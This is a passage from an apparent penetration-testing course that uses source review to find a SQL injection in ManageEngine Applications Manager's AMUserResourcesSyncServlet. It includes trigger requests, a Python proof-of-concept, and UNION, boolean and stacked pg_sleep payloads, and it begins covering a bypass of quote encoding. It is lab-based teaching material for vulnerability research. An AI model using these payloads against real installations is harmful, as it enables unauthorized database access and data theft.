



Figure 96: Decompiled AdventNetAppManagerWebClient.jar file

Once we decompile our chosen JAR file, we notice that this is a rather substantial collection of

progress in our source code review.

Before we do that, it is worth mentioning that, while *JD-GUI* is certainly an excellent decompiler, its search capabilities are not exactly the best. A better tool for this task would be Notepad++ which is already installed on our VM and could help us navigate this code base in a much easier way. In order to do that however, we first need to save the decompiled source code into human-readable .java files. *JD-GUI* allows us to do that via the *File > Save All Sources* menu.



Java classes. This means that we need to develop a methodology to make any sort of meaningful

Figure 97: Extracting decompiled Java classes

In Figure 97, we see that the extracted Java classes are saved in a compressed file. At this point, all we have left to do is decompress it and inspect the extracted files in Notepad++.

5.3.3 Analyzing the Source Code

Now that we have our tooling in place, it is time to actually start looking at the source code and trying to identify any vulnerabilities we could exploit. In a situation like this, we know that the target application is interacting with a database, so a natural instinct is to start reviewing all query strings we can find in the code. More specifically, we would try to identify all instances in which unsanitized user input could find its way into a query string and therefore lead to a typical SQL injection.

While analyzing the code base we noticed that most query strings are assigned to a variable named *query* as shown in the listing below.

```
String query = "select count(*) from Alert where SEVERITY = " + i + " and groupname
='AppManager'";
```

Listing 156 - An example query from the source code

The query in Listing 156 is a great example we can use to build a regular expression on, which can help us find the vast majority of the specific type of queries we are interested in. Specifically, it contains a couple of key strings we want to look for, namely “query” and “select”, and also uses string concatenation using the “+” operator.

Notepad++ allows us to perform searches using regular expressions and the one we will start with looks like the following:

```
^.*?query.*?select.*?
```

Listing 157 - Regular expression used to search for SELECT queries

If you are not familiar with regular expressions, we strongly suggest you spend some time learning them as they can be a very useful tool in the vulnerability discovery process. For now, just know that the expression from Listing 157 basically says:

- Look for any line that contains any number of alphanumeric characters at the beginning.
- Which is followed by the string QUERY
- Which is followed by any number of alphanumeric characters • Which is followed by the string SELECT
- Which is followed by any number of alphanumeric characters While this may sound complicated, it really is not.

Before we execute this search, we need to make sure that the *Regular Expression* option is checked in the Notepad++ search dialog and that the Directory text box is pointing to the directory on our desktop that contains the extracted Java source code file (Figure 98).




Figure 98: Searching for *SELECT* queries

As we can see in Figure 98, this does not seem to narrow our area of focus much, since we find almost 5000 instances of *SELECT* queries in this JAR file alone. We may want to find a better way to search in order to reduce the number of instances we need to review. Keep in mind that there is nothing wrong with using the approach described above; however, we usually prefer to find a more reasonable starting point for the source code review.

Another approach when reviewing a web application is to start from the front-end user interface implementation and take a look at the HTTP request handlers first.

With that in mind, it is important to know that in a typical Java servlet, we can easily identify the HTTP request handler functions that handle each HTTP request type due to their constant and unique names.

These methods are named as follows:

- *doGet*
- *doPost*
- *doPut*
- *doDelete*
- *doCopy*
- *doOptions*

Since we already mentioned that we like to stay as close as possible to the entry points of user input into the application during the beginning stages of our source code audits, searching for all *doGet* and *doPost* function implementations seems like a good option.

```
Find result - 87 hits
Search: "doGet" (87 hits in 30 files)
C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.srvc\com\adventnet\appmanager\reporting\servlet\AMPDFReportsServlet.java (1 hit)
Line 172: /*     */ public void doGet(HttpServletRequest request, HttpServletResponse response)
C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.srvc\com\adventnet\appmanager\reporting\servlet\Site247BenchMarks.java (1 hit)
Line 117: /*     */ public void doGet(HttpServletRequest request, HttpServletResponse response)
C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.srvc\com\adventnet\appmanager\servlets\Agent.java (1 hit)
Line 50: /*     */ protected void doGet(HttpServletRequest req, HttpServletResponse resp)
C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.srvc\com\adventnet\appmanager\servlets\APIServlet.java (1 hit)
Line 61: /*     */ protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException
C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.srvc\com\adventnet\appmanager\servlets\com\AMRequestProcessor.java (2 hits)
Line 40: /* 20 */ doGet(request, response);
Line 43: /*     */ public void doGet(HttpServletRequest request, HttpServletResponse response)
C:\Users\Administrator\Desktop\AdventNetAppManagerWebClient.jar.srvc\com\adventnet\appmanager\servlets\com\AMUserResourcesSyncServlet.java (4 hits)
Line 38: /* 24 */ doGet(request, response);
Line 27: /*     */ public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException
```

Figure 99: Locating all `doGet()` function implementations

In the case of `doGet`, we only find 87 instances of the function implementation, which is a much more reasonable starting point.

With a much smaller attack surface to review, we can start looking at every instance of the `doGet` implementation that processes user input before using it in a SQL query. This includes tracing user-input values through subsequent function calls that originated in the `doGet` functions as well.

After spending some time using this methodology, we arrived at the `doGet` implementation of the `AMUserResourcesSyncServlet` class.

Typically, the `doPost` and `doGet` functions expect two parameters as shown in the listing below:

```
protected void doGet(HttpServletRequest req,
HttpServletResponse resp)
```

Listing 158 - Example of a servlet HTTP request handler method

The first parameter is an `HttpServletRequest`⁴⁶ object that contains the request a client has made to the web application, and the second one is an `HttpServletResponse`⁴⁷ object that contains a response the servlet will send to the client after the request is processed.

From the attacker point of view, we are particularly interested in the `HttpServletRequest` object, since that is what we can control. More specifically, we are interested in the servlet code that extracts HTTP request parameters through the `getParameter` or `getParameterValues` methods.⁴⁸

Now that we are familiar with how HTTP requests are processed in a Java servlet, let's dive straight into the `doPost` and `doGet` methods in the `AMUserResourcesSyncServlet` class:

```
18: public class AMUserResourcesSyncServlet
19:   extends HttpServlet
20: {
21:   public void doPost(HttpServletRequest request, HttpServletResponse response)
22:     throws ServletException, IOException
23:   {
24:     doGet(request, response);
25:   } 26:
27:   public void doGet(HttpServletRequest request, HttpServletResponse response)
```

⁴⁶ (Oracle, 2015), <https://docs.oracle.com/javaee/7/api/javax/servlet/http/HttpServletRequest.html>

⁴⁷ (Oracle, 2015), <https://docs.oracle.com/javaee/7/api/javax/servlet/http/HttpServletResponse.html>

⁴⁸ (Oracle, 2015), <https://docs.oracle.com/javaee/7/api/javax/servlet/ServletRequest.html#getParameter-java.lang.String>

```

throws ServletException, IOException
28:  {
29:      response.setContentType("text/html; charset=UTF-8");
30:      PrintWriter out = response.getWriter();
31:      String isSyncConfigtoUserMap = request.getParameter("isSyncConfigtoUserMap");
32:      if ((isSyncConfigtoUserMap != null) && ("true".equals(isSyncConfigtoUserMap)))
33:      {
34:          fetchAllConfigToUserMappingForMAS(out);
35:          return;
36:      }
37:      String masRange = request.getParameter("ForMasRange");
38:      String userId = request.getParameter("userId");
39:      String chkRestrictedRole = request.getParameter("chkRestrictedRole");
40:      AMLog.debug("[AMUserResourcesSyncServlet::(doGet)] masRange : " + masRange +
", userId : " + userId + " , chkRestrictedRole : " + chkRestrictedRole); 41:
42:      if ((chkRestrictedRole != null) && ("true".equals(chkRestrictedRole)))
43:      {
44:          boolean isRestricted = RestrictedUsersViewUtil.isRestrictedRole(userId);
45:          out.println(isRestricted); 46:
46:      }
47:  }
48: else if (masRange != null)
{
50:     if ((userId != null) && (!"".equals(userId))) {
51:         fetchUserResourcesofMASForUserId(userId, masRange, out);
52:     } else {
53:         fetchAllUserResourcesForMAS(masRange, out);
54:     }
55: }
56: }
```

Listing 159 - The source code listing of the doPost/doGet methods in the AMUserResourcesSyncServlet servlet

First of all, in Listing 159 we can see that the *doPost* method simply redirects to the *doGet*. In servlet implementations this practice where multiple HTTP verbs are handled by a single method is quite common.

In the *doGet* function, we can see on lines 31, 37, 38, and 39 that four different user-controlled parameters are retrieved from the HTTP request: *isSyncConfigtoUserMap*, *ForMasRange*, *userId*, and *chkRestrictedRole*.

While we are in *JD-GUI*, we can make use of syntax highlighting. Any time we double-click a variable, *JD-GUI* will highlight all instances where that variable is used. If we try this feature on the *userId* variable we can see that, besides being used in the *doGet* function, *userId* is also used to build a *SELECT* query within the *fetchUserResourcesofMASForUserId* function (Figure 100).

```

37   String masRange = request.getParameter("masRange");
38   String userId = request.getParameter("userId");
39   String chkRestrictedRole = request.getParameter("chkRestrictedRole");
40   AMLog.debug("[AMUserResourcesSyncServlet::(idGen)] masRange : " + masRange + ", userId : " + userId + ", chkRestrictedRole : " + chkRestrictedRole);
41   if ((chkRestrictedRole != null) && ("true".equals(chkRestrictedRole)))
42   {
43     boolean isRestricted = RestrictedUsersViewUtil.isRestrictedRole(userId);
44     out.println("<Restr :>" + isRestricted);
45   }
46   else if (masRange != null)
47   {
48     if ((userId != null) && (!"null".equals(userId))) {
49       fetchUserResourcesofMASForUserId(userId, masRange, out);
50     } else {
51       fetchAllUserResourcesForMAS(masRange, out);
52     }
53   }
54   else
55   {
56     AMLog.debug("[AMUserResourcesSyncServlet::(idGen)] Unknown range is given");
57   }
58 }
59
60 public void fetchUserResourcesofMASForUserId(String userId, String masRange, PrintWriter out)
61 {
62   int stRange = EnterpriseUtil.parseUtil(masRange);
63   int endRange = stRange + EnterpriseUtil.RANGE;
64   String qry = "select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where
65   USERID=" + userId + " and RESOURCEID >" + stRange + " and RESOURCEID < " + endRange;
66   AMLog.debug("[AMUserResourcesSyncServlet::(fetchUserResourcesofMASForUserId) ] "
67   qry + " " + qry);
68
69   ResultSet rs = null;
70   try
71   {
72     rs = AMConnectionPool.executeQueryStmt(qry);
73     while (rs.next())
74     {
75       String resId = rs.getString(1);
76       out.println(resId);
77     }
78   }
79   catch (Exception ex)
80   {
81     ex.printStackTrace();
82   }
83   finally
84   {
85     AMConnectionPool.closeStatement(rs);
86   }
87 }
88
89 
```

Figure 100: Syntax-tracing of the userId variable

Let's have a look at the `fetchUserResourcesofMASForUserId` implementation.

```

66:   public void fetchUserResourcesofMASForUserId(String userId, String masRange,
67:   PrintWriter out)
68:   {
69:     int stRange = Integer.parseInt(masRange);
70:     int endRange = stRange + EnterpriseUtil.RANGE;
71:     String qry = "select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where
72:     USERID=" + userId + " and RESOURCEID >" + stRange + " and RESOURCEID < " + endRange;
73:     AMLog.debug("[AMUserResourcesSyncServlet::(fetchUserResourcesofMASForUserId) ] "
74:     qry + " " + qry);
75:
76:     ResultSet rs = null;
77:     try
78:     {
79:       rs = AMConnectionPool.executeQueryStmt(qry);
80:       while (rs.next())
81:       {
82:         String resId = rs.getString(1);
83:         out.println(resId);
84:       }
85:     }
86:     catch (Exception ex)
87:     {
88:       ex.printStackTrace();
89:     }
90:   }
91: }
```

Listing 160 - The `fetchUserResourcesofMASForUserId` method

In the previous listing we can see (line 70) that the `userId` variable is concatenated into the query string that is executed at line 76. This certainly looks like a SQL injection vulnerability!

If we double-click on the `fetchUserResourcesofMASForUserId` function name in JD-GUI, we can also see that it is being called from the `doGet` function we started with on line 52 (Listing 159). Let's see how we can arrive there and check if any sanitization is taking place.

To do so, we need to concern ourselves with the first and second `if` statements, on lines 32 and 42 respectively (Listing 159). Specifically, if they evaluate to TRUE, we would not be able to reach the `else if` on line 49 (Listing 159), which is what we are trying to do. We'll get to this shortly.

If we look at the aforementioned `if` statements, it is clear that we should be able to control the results of those statement evaluations as they depend on values that can be passed in a HTTP request. The key word here is "can." Notice that in both cases, the first check is whether the respective variables are `null`. This means we simply have to make sure that in our future requests, those parameters are not set and we should fall through to our target statement.

Speaking of which, the `else if` statement checks for the presence of the `masRange` variable (line 49 Listing 159) and only moves on to the next `if` statement if the variable exists. Therefore, we need to make sure that our request has the `ForMasRange` parameter set (line 37 Listing 159).

Finally, we arrive at the last `if` statement, which follows the same pattern: check for the presence of the `userId` variable (line 50 Listing 159) and make sure it is not an empty string.

We have gone through this entire analysis to conclude that we should be able to reach the `fetchUserResourcesofMASForUserId()` function call without any sanitization of the `userId` variable.

Furthermore, a quick look at Listing 160 shows that our variable is not sanitized within `fetchUserResourcesofMASForUserId` either, which means that we do indeed appear to have a valid SQL injection vulnerability on our hands.

5.3.4 Enabling Database Logging

Before we continue, let's enable database logging. This can save us a lot of time while debugging applications, especially when we are dealing with possible SQL injection vulnerabilities. Although we already know what the query is, we need to see if any of our characters are transformed before they arrive at the database level.

Since ManageEngine uses `PostgreSQL` as a back end database, we will need to edit its configuration file in order to enable any logging feature. In our virtual machine, the `postgresql.conf` file is located at the following path: C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\postgresql.conf

In order to instruct the database to log all SQL queries we'll change the `postgresql.conf` `log_statement` setting to '`all`' as shown in the listing below.

```
log_statement = 'all'          # none, ddl, mod, all
```

Listing 161 - Modifying the postgresql.conf file to enable query logging

After changing the log file, we will need to restart the ManageEngine Applications Manager service to apply the new settings. We can do this by launching `services.msc` from the `Run` command window and finding the ManageEngine Applications Manager service (Figure 101).




Figure 101: Restarting the ManageEngine Applications Manager service


Once the service is restarted, we will be able to see failed queries in log files, beginning with swissql, in the following directory:

```
C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\pgsql_log\
```

Listing 162 - PostgreSQL log directory

For the duration of our exploit development, we will need to be able to execute SQL queries directly against the database for debugging purposes.

One of the ways to do that is by using the *pgAdmin* software, which is installed on the ManageEngine virtual machine. This is a front end for PostgreSQL, the database used by the



rolname	rolpassword
postgres	md5c9c4d704e70a914ba7C1f52E05394D99

target application.

Figure 102: pgAdmin front end

To run SQL queries against the pg_catalog database, load up pgAdmin and connect to the local ManageEngine server instance.

Please refer to your course material in order to find the appropriate database credentials.

In pgAdmin, we can execute any SQL statement through the *Query Tool* as shown in Figure 103 and Figure 104.





Figure 103: Using the pgAdmin Query Tool



Figure 104: Executing a SQL query through the Query Tool

Alternatively, if you are more comfortable using the command line utility `psql.exe`, you can use that as well. Please note that the ManageEngine server instance is configured to listen on port 15432.



```
C:\>Administrator: Command Prompt - psql.exe -U postgres -p 15432
C:\>psql.exe -U postgres -p 15432
Password for user postgres:
psql (9.2.4)
WARNING: Console code page <437> differs from Windows code page <1252>
         8-bit characters might not work correctly. See psql reference
         page "Notes for Windows users" for details.
Type "help" for help.

postgres=#

```

Figure 105: Using psql.exe to interact with the database

5.3.5 Triggering the Vulnerability

When available, analyzing the source code greatly accelerates vulnerability discovery and our understanding of any possible restrictions. Nevertheless, at some point we must trigger the vulnerability to make further progress. In order to do so, we need a URL to start crafting our request.

From the servlet mapping initially discovered in the web.xml file, we know that the URL we need to use to reach the vulnerable code is as follows:

```
<servlet-mapping>
  <servlet-name>AMUserResourcesSyncServlet</servlet-name>
  <url-pattern>/servlet/AMUserResourcesSyncServlet</url-pattern> </servlet-mapping>
```

Listing 163 - The servlet mapping

```
<servlet>
  <servlet-name>AMUserResourcesSyncServlet</servlet-name>
  <servlet-
class>com.adventnet.appmanager.servlets.comm.AMUserResourcesSyncServlet</servletclass>
</servlet>
```

Listing 164 - The mapping location

Remember that during our analysis, we established that to reach the vulnerable SQL query, we only require two parameters in our request, namely *ForMasRange* and *userId*.

Putting all the information together, our initial request will look like this:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1; HTTP/1.1
Host: manageengine:8443
```

Listing 165 - Triggering the vulnerability

Notice that the request above performs a basic injection using a semicolon. The reason for this is because we already know what the vulnerable query looks like (Listing 166) and we know that it does not contain any quoted strings. Therefore, trying to simply terminate the query with a semicolon at the injection point should work well.

```
String qry = "select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where
USERID=" + userId + " and RESOURCEID >" + stRange + " and
RESOURCEID < " + endRange;
```

Listing 166 - The SQL query taken from the code. Notice how there are no quotes that need to be escaped.

```
import sys import
requests import
urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def main():    if
len(sys.argv) != 2:
    print "(+) usage %s <target>" % sys.argv[0]
print "(+) eg: %s target" % sys.argv[0]
sys.exit(1)

t = sys.argv[1]

sql = ";"

r = requests.get('https://%s:8443/servlet/AMUserResourcesSyncServlet' % t,
params='ForMasRange=1&userId=1%s' % sql, verify=False)      print r.text
print r.headers
if __name__ ==
'__main__':    main()
```

Listing 167 - Sample proof-of-concept to trigger the vulnerability

When we send our trigger request through Burp or a simple Python script (Listing 167), we get a response that is not very verbose. As a matter of fact, it is virtually empty as indicated by the *Content-Length* of 0.

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID_APM_9090=5A0EF105FBA016EA342E8B6F20B8FB63;
Path=/; Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Content-Length: 0
Date: Sat, 26 Nov 2016 08:57:40 GMT
```

Listing 168 - The HTTP response from the SQL Injection GET request

This is worth noting because in the case of a black box test, we would almost have no way of knowing that an SQL injection vulnerability even exists. The HTTP server does not pass through any kind of verbose errors, any POST body changes, or 500 status codes. In other words, at first glance everything seems okay.

Yet, when we look into the previously mentioned log file located in the C:\Program Files (x86)\ManageEngine\AppManager12\working\pgsql\data\amdb\pgsql_log\ directory, we see an error message that is clearly indicative of an SQL injection:

```
[ 2018-04-21 04:33:39.928 GMT ]:LOG: execute <unnamed>: select distinct(RESOURCEID)
from AM_USERRESOURCESTABLE where USERID=1
[ 2018-04-21 04:33:39.929 GMT ]:ERROR: syntax error at or near "and" at character 2
[ 2018-04-21 04:33:39.929 GMT ]:STATEMENT: and RESOURCEID >1 and RESOURCEID <
10000001
```

Listing 169 - The injected ";" character breaks The SQL query confirming the presence of a vulnerability

Before we continue we need to provide a little but more detail about this particular vulnerability. In a brand new installation of our target web application, the data table that is used in the vulnerable query (*AM_USERRESOURCESTABLE*) does not contain any data. When this is true, it can lead to misleading or incomplete results if we only try injecting trivial payloads. Let's see why that is.

If we pay close attention, we can see that we have a few options for the type of payload we can inject. One approach would be to use a UNION query and extract data directly from the database. However, we need to be mindful of the fact that the *RESOURCEID* column that the original query is referencing, is defined as a *BIGINT* datatype. In other words, we could only extract arbitrary data when it is of the same data type.

```
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1 UNION SELECT 1
```

Listing 170 - A simple UNION injection payload

Another option is to use a UNION query with a boolean-based blind injection. Similar to what we have already seen in ATutor, we could construct the injected queries to ask a series of *TRUE* and *FALSE* questions and infer the data we are trying to extract in that fashion.

```
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1 UNION SELECT
CASE WHEN (SELECT 1)=1 THEN 1 ELSE 0 END
```

Listing 171 - An injection payload using UNION and a boolean conditional statement

The reason why we are not considering this approach is because one of the great things about Postgres SQL-injection attacks is that they allow an attacker to perform stacked queries. This means that we can use a query terminator character in our payload, as we saw in Listing 165, and inject a completely new query into the original vulnerable query string. This makes exploitation much easier since neither the injection point nor the payload are limited by the nature of the vulnerable query.

The downside with stacked queries is that they return multiple result sets. This can break the logic of the application and with it the ability to exfiltrate data with a boolean blind-based attack. Unfortunately, this is exactly what happens with our ManageEngine application. An example error message from the application logs (C:\Program Files (x86)\ManageEngine\AppManager12\logs\stdout.txt) when using stacked queries can be seen below.

```
[30 Nov 2018 07:40:23:556] SYS_OUT: AMConnectionPool : Error while executing query
select distinct(RESOURCEID) from AM_USERRESOURCESTABLE where USERID=1;SELECT (CASE
WHEN (1=1) THEN 1 ELSE 0 END)-- and RESOURCEID >1 and RESOURCEID < 10000001. Error
Message : Multiple ResultSets were returned by the query.
```

Listing 172 - Using stacked queries with boolean-based payloads results in the breakdown of application logic

In order to solve this problem and still be able to use the flexibility of stacked queries, we have to resort to time-based blind injection payloads.

In the case of PostgreSQL, to confirm the blind injection we would use the *pg_sleep* function, as shown in the listing below.

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1; select+pg_sleep(10);
HTTP/1.1
Host: manageengine:8443
```

Listing 173 - Causing the database to sleep for 10 seconds before returning

Note that the plus sign between *select* and *pg_sleep* will be interpreted as a space. This could also be substituted with the "%20" characters, which are the URL-encoded equivalent of a space.

Now that we have verified our ability to execute stacked queries along with time-based blind injection, we can continue our exploit development.

5.3.6 Exercise

1. Improve the regex used earlier to locate all the *SELECT* SQL queries in the code base in order to limit the results to only those which include string concatenation and a *WHERE* clause.
2. Recreate the *pg_sleep* injection as described in the previous section.
3. Experiment with different payloads and try to discover if there are any character limitations for the injected payloads.

5.4 Bypassing Character Restrictions

As we previously stated, our ability to use stacked queries in the payload is very powerful. However, after testing various payloads, specifically those that include quoted strings, we noticed something strange. Let's take a look at the following simple example in which we inject a single quote in the query:

```
GET /servlet/AMUserResourcesSyncServlet?ForMasRange=1&userId=1' HTTP/1.1
Host: manageengine:8443
```

Listing 174 - Sending an SQL Injection payload that contains a single quote

Looking at the log file we see the following error:

```
[ 2018-04-21 04:42:58.221 GMT ]:ERROR: operator does not exist: integer &# integer at
character 73
[ 2018-04-21 04:42:58.221 GMT ]:HINT: No operator matches the given name and argument
type(s). You might need to add explicit type casts.
[ 2018-04-21 04:42:58.221 GMT ]:STATEMENT: select distinct(RESOURCEID) from
AM_USERRESOURCESTABLE where USERID=1&#39;
```

Listing 175 - The SQL error message in the log file

As it turns out, special characters are HTML-encoded before they are sent to the database for further processing. This causes us a few headaches as it seems that we cannot use quoted string values in our queries.

In MySQL, this could be solved easily. For example, the following two `select` statements are equally valid:

```
MariaDB [mysql]> select concat('1337',' h@x0r')
-> ;
+-----+
| concat('1337',' h@x0r') |
+-----+
| 1337 h@x0r               |
+-----+
1 row in set (0.00 sec)

MariaDB [mysql]> select concat(0x31333337,0x206840783072)
-> ;
+-----+
| concat(0x31333337,0x206840783072) |
+-----+
| 1337 h@x0r                     |
+-----+
1 row in set (0.00 sec)
```

Listing 176 - MySQL syntax that automatically decodes a string value from ASCII hex

